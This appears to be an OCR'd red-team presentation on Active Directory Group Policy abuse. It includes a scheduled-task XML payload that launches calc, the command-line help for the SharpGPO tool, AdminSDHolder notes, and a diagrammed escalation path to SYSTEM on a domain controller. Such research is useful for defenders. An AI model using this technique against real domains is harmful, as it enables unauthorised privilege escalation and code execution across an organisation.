
```
<ImmediateTaskV2 clsid="{9756B581-76EC-4169-9AFC-0CA8D43ADB5F}" name="PopCal
    <Properties action="C" name="PopCalc" runAs="%LogonDomain%\%LogonUser%"
        <Task version="1.3">
            ...
            <Principals>
                <Principal id="Author">
                    <UserId>
                        %LogonDomain%\%LogonUser%
                    </UserId>
                    ...
                </Principal>
            </Principals>
            ...
            <Actions Context="Author">
                <Exec>
                    <Command>
                        cmd.exe
                    </Command>
                    <Arguments>
                        /c calc
                    </Arguments>
                </Exec>
            </Actions>
        </Task>
    </Properties>
</ImmediateTaskV2>
```

User Immediate Task


GPO Manipulation

- SharpGPO: A new red team tool for **remotely** manipulating GPOs
  - Get/New/Remove OU
  - Get/New/Remove GPO
  - Get/New/Remove gPLink
  - Get/New/Remove Security Filtering
- SharpGPOAbuse (@FSecureLabs)
  - Create malicious group policies
  - User Immediate Task
  - Computer Immediate Task

https://github.com/Dliv3/SharpGPO



```
SharpGPO.exe --Action <Action> <Options>

Actions:
    --Action
        GetOU                       List all OUs.
        NewOU                       Create an new OU.
        RemoveOU                    Remove an OU.
        MoveObject                  Move an AD Object to an OU / Remove an AD Object from an OU.
        GetGPO                      List all names and GUIDs of GPOs.
        NewGPO                      Create a new GPO.
        RemoveGPO                   Delete the GPO.
        GetGPLink                   List all gPLinks of domain, ou and sites.
        NewGPLink                   Create a new GpLink.
        RemoveGPLink                Delete the GpLink from OU.
        GetSecurityFiltering        List security filterings of the target GPO.
        NewSecurityFiltering        Create a new security filtering.
        RemoveSecurityFiltering     Delete the security filtering from GPO.

Options:
    --DomainController              Set ip/hostname of the domain controller.
    --Domain                        Set the target domain FQDN (e.g test.com).
    --OUName                        Set an OU name.
    --GPOName                       Set a GPO name.
    --GUID                          Set the GUID of the GPO.
    --DN                            Distinguished name of the target OU, domain or sites (e.g CN=I
    --SrcDN                         Distinguished name of an AD Object, used by MoveObject.
    --DstDN                         Distinguished name of an AD Object, used by MoveObject.
    --BaseDN                        Distinguished name of an AD Object, used by NewOU.
    --DomainGroup                   Domain group name.
    --DomainUser                    Domain user name.
    --DomainComputer                Domain computer name.
    --NTAccount                     NtAccount name.
    -h/--Help                       Display help menu.
```



Windows 10 Victim
Windows PowerShell
Type here to search
23°C 阴
8:44 AM
7/8/2021
Windows 10 Attacker
Type here to search
8:44 AM
7/8/2021

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\victim> _
```

```
eserved.

.ms/pscore6
```

Privilege Escalation

- Privilege Escalation -> Domain Admin? 🤔
- AdminSDHolder
  - Provides "template" permissions for the protected accounts and groups
  - All domain admins, adminCount = 1
- Domain Controller computers
  - adminCount is not set




CN=Administrator Properties

Attribute Editor
Security
Attributes:

Attribute	Value
accountExpires	(never)
accountNameHistory	<not set>
aCSPolicyName	<not set>
adminCount	1
adminDescription	<not set>
adminDisplayName	<not set>
altRecipient	<not set>
altSecurityIdentities	<not set>
assistant	<not set>
attributeCertificate	<not set>
attributeCertificateAttri...	<not set>
audio	<not set>
authOrig	<not set>
autoReply	<not set>

Edit
OK
Cancel
Apply




CN=DC2019 Properties


?
Attribute Editor
Security
Attributes:


Attribute	Value
accountExpires	(never)
accountNameHistory	<not set>
aCSPolicyName	<not set>
adminCount	<not set>
adminDescription	<not set>
adminDisplayName	<not set>
altRecipient	<not set>
altSecurityIdentities	<not set>
assistant	<not set>
attributeCertificate	<not set>
attributeCertificateAttri...	<not set>
audio	<not set>
authOrig	<not set>
autoReply	<not set>


Edit
Filter
OK
Cancel
Apply
Help

Design a new privilege escalation method


Create OU
EvilComputerOU
attacker
gPLink
gPLink
Default Domain Controller Policy
Create GPO
Member of
EvilComputerGPO
Move to OU
Add to GPO
Exchange Trusted Subsystem
Group Policy Creator Owners


Domain Controller
Group Policy Refresh
SYSTEM
Pop calc



